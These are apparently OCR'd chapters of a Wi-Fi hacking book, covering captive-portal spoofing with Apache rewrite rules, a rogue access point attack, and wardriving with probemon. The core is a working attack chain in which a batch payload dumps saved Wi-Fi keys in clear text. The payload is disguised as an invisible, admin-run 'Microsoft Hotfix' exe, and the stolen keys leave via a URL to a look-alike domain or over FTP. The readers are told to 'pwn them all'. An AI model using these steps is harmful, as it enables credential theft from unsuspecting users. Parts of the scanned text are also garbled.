    RewriteCond %{HTTP_USER_AGENT} ^CaptiveNetworkSupport(.*)$ [NC]
    RewriteRule ^(.*)$ http://10.0.0.1/ [L,R=302]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
/VirtualHost>
```

Captive Portal configuration for Android Devices

Create a directory for android in apache

```
cd /var/www/html/android
mkdir android
```

Copy the file as *android.conf* for creating a redirection rule for Android devices.

```
<VirtualHost *:80>

    ServerAdmin webmaster@localhost

    ServerAlias www.google.com
    ServerAlias google.com
    ServerAlias clients3.google.com
    ServerAlias play.googleapis.com
    ServerAlias accounts.google.com
    ServerAlias connectivitycheck.android.com
    ServerAlias clients1.google.com

    RewriteEngine on
    RewriteRule ^/generate_204$ /generate_204 [R=204,L]

    RewriteCond %{HTTP_HOST} ^connectivitycheck.android.com$ [OR]
    RewriteCond %{HTTP_HOST} ^google.com$
    RewriteCond %{HTTP_HOST} ^accounts.google.com$ [OR]
    RewriteCond %{HTTP_HOST} ^accounts.google.com.x$

       RewriteCond %{HTTP_HOST} ^android.com$ [NC]
       RewriteRule ^(.*)$ http://10.0.0.1/ [L,R=302]

       RewriteCond %{HTTP_HOST} ^google.com$ [NC]
       RewriteRule ^(.*)$ http://10.0.0.1/ [L,R=302]

    DocumentRoot /var/www/html/android
    <Directory />
        Options FollowSymLinks
        AllowOverride None
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

Parameter Breadown:

FollowSymLinks:	If a directory is a symbolic link(shortcut), follow the link
AllowOverride:	*All* to allow *.htaccess* to override default server configuration, *none* to disallow
Indexes:	A dir can be show as list if no index page.

For Android devices, you'd need to create a black file (**generate_204**) in the apache's android directory

```
cd /var/www/html/android
touch generate_204
```

Captive Portal configuration for Windows

```
RedirectMatch 302 /ncsi.txt http://captiveportal.lan
    RewriteEngine on
    RewriteRule ^/ncsi.txt$ /ncsi.txt [R=302,L]
```

For Android devices, you'd need to create a black file (**ncsi.txt**) in the apache working directory with text "Microsoft NCSI". That's what Windows devices is expecting

```
cd /var/www/html/
echo "Microsoft NCSI" > ncsi.txt
```

Set up iptables for redirection

```
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 10.0.0.1:80
iptables -t nat -A POSTROUTING -j MASQUERADE
```

Change your in-interface and out-interface accordingly.

Enable modules:

```
a2enmod apple android windows              #Enables modules
service apache reload
```

Now redirect every request to your (attacker) IP address:

```
dnsspoof -i wlan0
```

Note the requests in this window as soon as a client connects. You will see the domains that device tries to contact. To verify the request being sent to server hop on to the apache logs

```
Vi /var/logs/apache2/access.log
```

Fire up your fake access point and you are now ready to test your environment. Test and raise awareness within your office, school, university wherever you can.

Protection Against This Attack

If you are a sysadmin, don't use captive portal. Use Radius or something similar. If you are a user and you are forced to use it, always check it if it's https (it's *almost* impossible to fake an https website without the certificate), or simply just insert a fake password first. If it says 'wrong password' then you may trust it (although it's pretty easy for the hacker to proxy your account credentials to verify its validity).

9

Ultimate Fake AP

Overview

If practiced along, at this stage you must now be capable of setting up a rogue access point and setup apache configuration accordingly to fool victim(s) into your attack vector.

In this scenario, we are using one wireless adapter and an ethernet connection (under VM) for optional Internet accessibility. You can also run this attack perfectly using virtual interfaces without any hassle. Just make sure you use interfaces appropriately.

Tools Used:

- hostapd or airbase-ng
- dnsmasq or isc-dhcp-server
- apache2
- vi or Nano Text Editor
- grep
- Secret Sauce

Out of all choices above I am choosing the former ones to set up the attack scenario. You may choose latter ones also, depending on your comfort with the tools.

Setup Access Point

Step 1: kill troublesome processes

```
sudo killall network-manager dnsmasq wpa_supplicant dhcpd
```

Start hostapd with your configuration file.

Syntax: hostapd /path/to/configuration/file.conf

```
cd ~/Desktop/fakeap/
hostapd hostapd.conf
```

Now that you have hostapd up and running we need to run a dhcp server that will allocate IP addresses to the clients(victims)

Step 2: Start dhcp server

Run dnsmasq with configuration file in debug mode

Syntax: dnsmasq -C /path/to/configuration/file.conf -d

```
dnsmasq -C dnsmasq.conf -d
```

If you want attack to be targeted towards a website or a specific client you can also include fakehosts.conf for dns spoofing passed along -H flag

```
dnsmasq -C dnsmasq.conf -H fakehosts.conf -d
```

Step 3: Configure apache2 webserver

Apache's Rewrite Engine allows us to manipulate web requests on the go. Using this technique, we can do a tonne of stuff with our victim.
Be it an Android, iOS device, A Windows computer or a Mac. You can just design your apache web server to attack specifically at the kind of target. Or even a specific O.S version. Say different attack vector for iOS 9.x clients and different for iOS 10 clients. It just works!

Here we are targeting Windows machine because it has the widest install base. So, a pretty widespread target Windows is for a hacker.

Edit apache default configuration file to configure rewrite functionality. This will redirect almost any URL including sub directories back to our Fake AP page.

Open apache’s default configuration file

```
nano /etc/apache2/sites-enabled/000-default
```

And enter the underlined text in the file between <directory> tag </directory>.

Take note we are adding a directory called /Fixit as an exception. It is case sensitive. We will add this directory in part 2.

```
<Directory /var/www/>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride None
        Order allow,deny
        allow from all
       RewriteEngine On
RewriteCond  %{REQUEST_URI}  !^/Fixit
RewriteRule ^.*$ /Fixit/
</Directory>
```

Enable mod_rewrite module

```
a2enmod rewrite
```

You must restart apache2 to update the configuration.

```
service apache2 restart
```

Step 4: spoof dns

Running dnsspoof will simply redirect all the HTTP (not *HTTPS*) requests to our apache server and won’t let victim access the Internet (if IP forwarding is disabled).

This might not be what you want if you are attacking targeted domains alongside internet access. In that case use fakehosts.conf file with dnsmasq

But for now, we aren’t providing internet access to victim but simply pwn’em all. So, run:

```
dnsspoof -i wlan0            #wlan0 is interface hostapd is operating on
```

Step 5: Harvest the Keys

Run apache *access.log* in *output appended data* mode and pipe it through grep. The regex will parse our incoming secret sauce for up to 20-character SSID/names, AP authentication type, and 8-64 character WLAN keys.

```
tail -F /var/log/apache2/access.log | grep -E -o
"<name>.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?</name>"\|"<keyMaterial>..?.?.?.?.?.?.?.?.?.?.
?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?.?
.?</keyMaterial>"\|"<authentication>.?.?.?.?.?.?.?.?.?.?.?</authentication>" | uniq
```

Command break down:

tail -F <logfile>:	Tail command with -F parameter with read last 10 lines of access.log file, wait and display the data as soon as appended.
Output is then passed on to grep, in real-time	
grep:	
-E :	Interpret PATTERN as an extended regular expression
-o :	Print only the matched (non-empty) parts of a matching line, with each such part on a separate output line
uniq:	Remove repeated entries

Take a break

Step 6: Wrapping UP

Make a directory called "Fixit" in /var/www/, case-sensitive!

```
mkdir /var/www/Fixit
```

Step 7: Secret Sauce

My index.html download link points to my custom file "bla.bat". Bla.bat is not overly complicated, it will not trip antivirus or be affected by any firewall. If the web browser works, this will work.

```
@echo off
SET mypath=%~dp0
echo %random%-%random%.log > %temp%\tmpfile
SET /p filename=< %temp%\tmpfile
del %temp%\tmpfile

netsh wlan export profile > nul
netsh wlan export profile key=clear > nul

setlocal enableextensions enabledelayedexpansion
set /a counter=0
set filecontent=
for %%b in (*.xml) do (
  set /a counter=!counter! + 1
  :: echo %%b
for /f "delims=" %%a in ('type "%mypath%\%%b"') do (
  set filecontent=!filecontent!%%a
)
)
echo !filecontent! > data.txt

@rem The next line is platform specific. Sometimes in a diff folder
"c:\Program Files\Internet Explorer\iexplore.exe" www.microsoftfix.com/"!filecontent!"
```

As soon as the victim executes the malicious Wi-Fi key sniffer, it will open up the internet explorer on victim device with a URL pointing to microsoftfix.com (our server) with the harvested Wi-Fi keys within the URL.
I chose URL because it is the safest way to send data to the server. FTP could be blocked on few machines, but as victim downloaded the file, it means browser can be leveraged for exploitation.

All you need to do is filter the data for authentication type and the key material (Wi-Fi password). We filtered that in step 5, using tail and grep commands

```
<name>rootsh3ll</name>
<authentication>WPA2PSK</authentication>
<keyMaterial>iamrootsh3ll</keyMaterial>
```

No need to do anything extra. Everything is setup, just see the credentials coming.

Step 8: Make it Stealthier (*Optional*)

To be honest, at this stage this attack isn't stealthy at all. It's very sketchy
A batch file for update? Some super-long XML-ish code in my URL?
Why my Windows is saying "*No Internet Connection*" and I can still access microsoft.com?
These are a few questions that most likely cross victim's mind under suspicion. To bypass this, we need to "look" legitimate to the end-user. We have to make is stealthy.

So, what we can do possibly?
Here are a few ideas that you can implement if you want to take this attack a step further:

1. Convert batch to exe (with admin privileges)
2. Compress the xml file into a zip format, then
   a. Encode the zip file and send via URL, as earlier
   b. Send it via FTP
3. Spoof the "Internet Connection" for the client (Android, iOS, Windows, Mac)

1. **Convert (*bat*)ch to *exe* (Online/Offline)**

Disclaimer: Converted EXE file(s) might be triggered by Anti-virus as a malicious file and lead to deletion. Bypassing AVs is a whole topic in itself. For simplicity, this chapter will resonate around a system with no AV installed.

Bat to Exe Converter can convert BAT (.bat) script files to the EXE (.exe) format.

f2ko.de has a really simple-to-use software written for batch2exe conversion. Either you can download and convert it offline according to your comfort or convert online and then download the converted file.
It is really simple in both ways.

Offline Converter:	http://www.f2ko.de/en/b2e.php
Online Bat2exe Converter:	http://www.f2ko.de/en/ob2e.php

Considering we are running Kali Linux but converter is a Windows executable. So, we need to run the file under Linux first.
Download ***Bat_To_Exe_Converter.zip*** in a folder.

Download Wine - (W)ine (I)s (N)ot an (E)mulator


WINE is a program that allows programs developed for Microsoft Windows to run on unix-like systems. It is a really helpful tool to run lightweight low resource executables to run under Linux.

```
sudo apt install wine -y
```

Convert using GUI

Extract *Bat_To_Exe_Converter.zip* and run the portable executable:

```
git clone https://www.github.com/iamrootsh3ll/b2e
cd b2e/
unzip Bat_To_Exe_Converter.zip                      #Extract in current directory
cd Portable/
wine Bat_To_Exe_Converter_\(Setup\).exe             #Execute portable exe in GUI mode
```



Batch file: Z:\home\rootsh3ll\Desktop\git\Bat2Exe\test.bat
Save as: Z:\home\rootsh3ll\Desktop\git\Bat2Exe\Microsoft-Windows-Hotfix-20170520_x86.exe

Options | Include | Version information | Editor | Program settings

Visibility: Visible application [✓ Invisible application]
Working directory: Current directory [✓ Temporary directory]
Temporary files: Delete on exit [✓ Do not delete]
Encryption: Encrypt the program ☐ — Password:
Miscellaneous: [✓ Add administrator manifest] ☐ Overwrite existing files ☐ Compress the exe using UPX
Architecture: [✓ 32 Bit] 64 Bit

Setting used in above image:

Path to batch file	
Output location with a legit filename:	Microsoft-Windows-Hotfix-20170520_x86.exe
Visibility: *Invisible*.	No command Windows after launch
Working Directory:	Temporary. No files created in current directory
Temporary files:	Payload will be deleted on exit as well. Choose wisely.
Encryption:	Not required
Miscellaneous:	By default, file will run as administrator
Architecture:	Create files with both. 32/64-bit systems, like Microsoft-Windows-Hotfix-20170520_x64.exe.

We'll target both systems, 32-bit(x86) and 64-bit(x64)


Now as you chose your required settings. Hit compile and move the files in the apache working directory */var/www/html/*

```
cp Microsoft*.exe /var/www/html/
```

Convert using Command Line

There's Faster Way to compile, fortunately *Bat2Exe converter* supports command line access as well. Just type '/?' flag to the wine command to see available options

```
wine Bat_To_Exe_Converter_\(Setup\).exe /?
```



```
Usage

        Bat_To_Exe_Converter -bat infile.bat -save outfile.exe {Options}

Options

        -bat [filename]          |   The bat file that you want to convert
        -save [filename]         |   The output filename of your exe
        -icon [filename]         |   The icon file of your application
        -invisible               |   Create an invisible application
        -x64                     |   Create a 64 Bit application
        -temp                    |   Use the temporary directory on execution
        -nodelete                |   Do Not delete the temporary files
        -encrypt [Password]      |   Encrypt the program with a password
        -admin                   |   Add an administrator manifest to the program
        -overwrite               |   Overwrite existing files
        -include [file/folder]   |   Include an additional file/folder to the program
        -fileversion [String]    |   File version number
        -productversion          |   Product version number
        [String]                 |   Company name
        -company [String]        |   Product name
        -productname [String]    |   Internal name
        -internalname [String]   |   Product description
                                 |   Copyright
        -description [String]    |   Compress the exe using UPX
        -copyright [String]
Example:-upx

        Bat_To_Exe_Converter -bat infile.bat -save outfile.exe
        Bat_To_Exe_Converter -bat infile.bat -save outfile.exe -icon icon.ico
        Bat_To_Exe_Converter -bat infile.bat -save outfile.exe -include myfile.txt
        Bat_To_Exe_Converter -bat infile.bat -save outfile.exe -x64 -admin
        Bat_To_Exe_Converter -bat infile.bat -save outfile.exe -invisible -include myfolder
```

Usage:
wine Bat_To_Exe_Converter.exe -bat infile.bat -save outfile.exe {options}

Image is pretty much self-explanatory. Here is an example command for similar setting we used with GUI, for x86 Windows architecture.

```
wine Bat_To_Exe_Converter.exe -bat test.bat -save Microsoft-Windows-Hotfix-20170520_x86.exe
-invisible -temp -nodelete -admin
```

Make sure test.bat is present in your current directory.

2. Compress the xml file into a zip format

There is a way to compress a file in zip format using VB (Visual basic) script via batch file.

```
set TEMPDIR=c:\temp123
set FILETOZIP=c:\temp123\data.txt
rmdir %TEMPDIR%
mkdir %TEMPDIR%
xcopy /s %FILETOZIP% %TEMPDIR%
echo Set objArgs = WScript.Arguments > _zipIt.vbs
echo InputFolder = objArgs(0) >> _zipIt.vbs
echo ZipFile = objArgs(1) >> _zipIt.vbs
echo CreateObject("Scripting.FileSystemObject").CreateTextFile(ZipFile, True).Write "PK" ^&
Chr(5) ^& Chr(6) ^& String(18, vbNullChar) >> _zipIt.vbs
echo Set objShell = CreateObject("Shell.Application") >> _zipIt.vbs
echo Set source = objShell.NameSpace(InputFolder).Items >> _zipIt.vbs
echo objShell.NameSpace(ZipFile).CopyHere(source) >> _zipIt.vbs
echo wScript.Sleep 2000 >> _zipIt.vbs
CScript  _zipIt.vbs  %TEMPDIR%  C:\%TEMPDIR%\data.zip
pause
```

This is a simplistic script that echo the vbs code into file: `_zipIt.vbs`. And executes the vbscript in background using `CScript` utility. It will then automatically create a zip file of the output *data.txt*
Now, we just need to encode the zip file.

a. Encode the zip file

Actually, Windows does have a utility that encodes and decodes base64 to plaintext and vice-versa – utility named *certutil*
To encode a file:

- certutil -encode <**inputFileName**> <**encodedOutputFileName**>

To decode a file:

- certutil -decode <**encodedInputFileName**> <**decodedOutputFileName**>

There are a number of available verbs and options available to `certutil`.

Simply put the code right after the zipping file: to encode C:\%TEMPDIR%\data.zip

```
certutil -encode .\data.zip variable.txt
```

```
Input Length = 511
Output Length = 762
CertUtil: -encode command completed successfully.
```

The encoded variable.txt file shows data like

```
-----BEGIN CERTIFICATE-----
UEsDBBQAAAAIAPwJ80ok6C9vjQEAAIgFAAAIAAAAZGF0YS50eHTVU9FKwzAUfa7g
P4x+wKKrdCJ3GWNuILM6rKCvsbtbw9qkJJmzfr1NSlk3BUFF9CnknHvPPbc5heFL
nnWeUWkuxcA/7Z74QwoP16ObuZJLnmGn6oUe+KkxxQUh2+22m/NESS2XppvInAg0
W6nWXKyIbSNF3UeeT33qgWA5UiWl0WmQZZ0eEId4EMdXl2MplnxFvfpWnR6k+EL7
vXAaTvtn/SA8D4JwHI6BWNzy+3qNmgekVqjPRhcSKQQmplrtviyQTuIYyAHWLork
AmnOxIZl7ToHexDFkZ2kMdkobkpnh21MOhGJKgtbaKEaQ2F4whwmCxRADkBXiLtG
IQUCwQOljcZbgY90yTJd0c3VUuTdZCA7Z0CcWYhYcsfEQub81c39+mMGPnWO2VOG
e5KNuY8o6+PAAQXSCheFX43f3w9f9ary56L3MB/15vHs0/SNJvE3w1d5S5nCxQzL
unuNpduwYFrPU8WsRIO5guqdTLUjLpoBO6ARiJhBxVlGOctbX73NODft0f/yL+gc
H70BUEsBAhQAFAAAAAgA/AnzSiToL2+NAQAAiAUAAAgAAAAAAAAAAQAgAAAAAAAA
AGRhdGEudHh0UEsFBgAAAAABAAEANgAAALMBAAAAAA==
-----END CERTIFICATE-----
```

All you need to do is store this file output as variable and pass it along the URL we did previously

```
type variable.txt > tmpFile
set /p value=<tmpFile
del tmpFile

"c:\Program Files\Internet Explorer\iexplore.exe" microsoftfix.com/"!value!"
```

Or send the file directly via FTP and then decode the text using certutil -decode function.

b. Send zip file via FTP

Either use CERTUTIL or send the zip file via FTP

Install and configure FTP Server on kali Linux to receive files

```
apt install vsftpd
```

Set username to “fix” and password be blank

```
@echo off
echo user fix@microsoftfix.com > ftpcmd.dat
echo fixtest>> ftpcmd.dat
echo put “C:\%TEMPDIR%\data.zip”>> ftpcmd.dat
echo quit>> ftpcmd.dat
ftp -n -s:ftpcmd.dat ftp.microsoftfix.com
del ftpcmd.dat
```

This will send data.zip file directly to our FTP Server.

You are now set to test your setup now.

Homework?

Organise the files in a working order and pwn them all!

Now it may take some time to organise but worth learning.

Don’t forget to share your experience and ask all related queries on members.rootsh3ll.com

10

Wi-Fi Hacking [Appendix]


War driving: Introduction

war driving, also called access point mapping, is the act of locating and possibly exploiting connections to wireless local area networks while **driving** around a city or elsewhere.

There is no any "hacking" here, but it can be used in long-range Wi-Fi "hacking" to know where to turn your directional antenna.
If there already is one and I missed it, then I apologise.

Calculating approximate location of APs, based on their signals strength and GPS position of each signal strength noted, which we get (capture) while driving/walking around with our Wi-Fi device synchronised with GPS device.

Calculating Access Point Location



On first place in our database with captured pairs, (*coordinates*, *power strength*) and other data, is location 1.
Here we noted signal strength [-40] and with knowledge of AP output power (determined by law for each country) and signal strength loss by distance, we can calculate theoretical distance from AP - we get circle (which represents distance) around position 1.

The same steps are repeated for location 2 (where signal strength is [-20], which means smaller distance from AP, which leads to smaller circle compared to location 1) and location 3 (where signal strength is [-90], which means larger distance from AP, which leads to larger circle compared to location 1).

In point, where all three circles meet is theoretical location of AP, marked with red circle. For presentation I used only 3 locations for it to be as simple as possible, but with more logged locations, calculated AP location will be more accurate.

How to do it?

You will need device with GPS and a portable device (laptop or raspberry-pi type computer) and preferable external antenna (signal strength out of a car is better, and you do not want to drive your laptop around on the roof.

That’s a lot of work which perhaps is out of the scope of this book, but we will use wardriving for our benefit, say finding our stolen devices. Usually there are lesser chances, but worth a try. Who knows where you spot your expensive machine.

Let’s dig into the possibilities of wardriving

Find Lost/Stolen Devices

A stolen or a lost device always gives pain but, there is still one little hope for you to help yourself or your loved ones to get the device back. Remember the Wi-Fi devices send probe requests all the time and we can sniff the packet data from that?
Yes! This is what we will use to locate the lost/stolen device.
This is a kind of wardriving and we will learn 2 ways to perform such method in this chapter.

Locate Wi-Fi device with *Probemon*

probemon is a simple command line tool for monitoring and logging 802.11 probe request frames.

Installation

```
git clone https://github.com/nikharris0/probemon
cd probemon
chmod +x probemon.py update.sh
./probemon.py --help                                    #For help menu
```

Usage

```
usage: probemon.py [-h] [-i INTERFACE] [-t TIME] [-o OUTPUT] [-b MAX_BYTES]
                   [-c MAX_BACKUPS] [-d DELIMITER] [-f] [-s] [-r] [-D] [-l]

a command line tool for logging 802.11 probe request frames

optional arguments:
  -h, --help                          show this help message and exit
  -i INTERFACE, --interface INTERFACE capture interface
  -t TIME, --time TIME                output time format (unix, iso)
  -o OUTPUT, --output OUTPUT          logging output location
  -b MAX_BYTES, --max-bytes MAX_BYTES maximum log size in bytes before rotating
  -c MAX_BACKUPS, --max-backups MAX_BACKUPS maximum number of log files to keep
  -d DELIMITER, --delimiter DELIMITER output field delimiter
  -f, --mac-info                      include MAC address manufacturer
  -s, --ssid                          include probe SSID in output
  -r, --rssi                          include rssi in output
  -D, --debug                         enable debug output
  -l, --log                           enable scrolling live view of the logfile
```

To start sniffing beacon frames, fir put the wireless card into monitor mode

```
service network-manager stop    #if not killed, Probemon won't work (in managed mode)
ifconfig wlan0 down             #put it down to change operational mode
iwconfig wlan0 mode monitor     #run iwconfig to verify mode:monitor
ifconfig wlan0 up               #turn up the interface
```

run Probemon with required options i.e. **mac-info**, **ssid**, signal strength (**rssi**) and **live scroll**

```
./probemon.py -f -s -r -l -i wlan0
```

```
1500286780     04:56:04:9c:de:6a     -75           Gionee Communication Equipment Co.,Ltd.
1500286780     2c:33:61:3a:c4:2f     -21           Apple, Inc.
1500286781     98:e7:9a:47:d7:21     -71           Foxconn(NanJing) Communication Co.,Ltd.
1500286782     34:bb:26:f6:04:9b     -77           Motorola Mobility LLC, a Lenovo Company
1500286785     88:28:b3:a6:5c:40     -71           HUAWEI TECHNOLOGIES CO.,LTD
1500286786     04:56:04:9c:de:6a     -75           Gionee Communication Equipment Co.,Ltd.
```

Output Breakdown:

Column 1:	Unix timestamp
Column 2:	MAC address of probing device (client, not router)
Column 3:	received signal strength indicator (rssi)
Column 4:	SSID, that client is probing for

You can also minimise the input query by stacking all the parameters together

Note that parameter that requires a value (-i) is kept at the end so that we can pass the interface name (required value) to it

```
./probemon.py -fsrli wlan0
```

```
1500286021     2c:33:61:3a:c4:2f     -45     Apple, Inc.    rootsh3ll
1500286021     2c:33:61:3a:c4:2f     -45     Apple, Inc.    rootsh3ll
1500286025     38:a4:ed:5e:e9:31     -73     Xiaomi Communications Co Ltd
1500286027     80:6a:b0:ce:50:e8     -55     UNKNOWN        rootsh3ll
```

Assuming that you already have the MAC address of the stolen machine, you'd want to filter the output for your desired mac address. Use grep to filter live output

```
./probemon.py -fsrli wlan0 | grep -i "2c:33:61:3a:c4:2f"
```

```
1500286164     2c:33:61:3a:c4:2f     -37           Apple, Inc.
1500286169     2c:33:61:3a:c4:2f     -35           Apple, Inc.
```

To save the information for probably later use -o option

```
./probemon.py -fsrli wlan0 -o probeDump.txt
```

Save only the SSIDs clients are probing for, and map out your locality. Prepare an attack using fake access point with the most popular SSID and pwn them all!

What is IEEE OUI List

An **organizationally unique identifier** (**OUI**) is a 24-bit number that uniquely identifies a vendor, manufacturer, or other organization.
In MAC addresses, the OUI is combined with a 24-bit number (assigned by the owner or 'assignee' of the OUI) to form the address. The first three octets (7C:2E:3F) of the address are the OUI.
Using the OUI list we can easily identify the desired MAC address or device from a specific vendor in real-time.

Probemon uses **netaddr,** a *network address manipulation library* for Python. It allows us to look up IEEE organisational unique information (OUI, IAB).

An excerpt from oui.txt file from the **netaddr** library

```
  00-03-93   (hex)           Apple
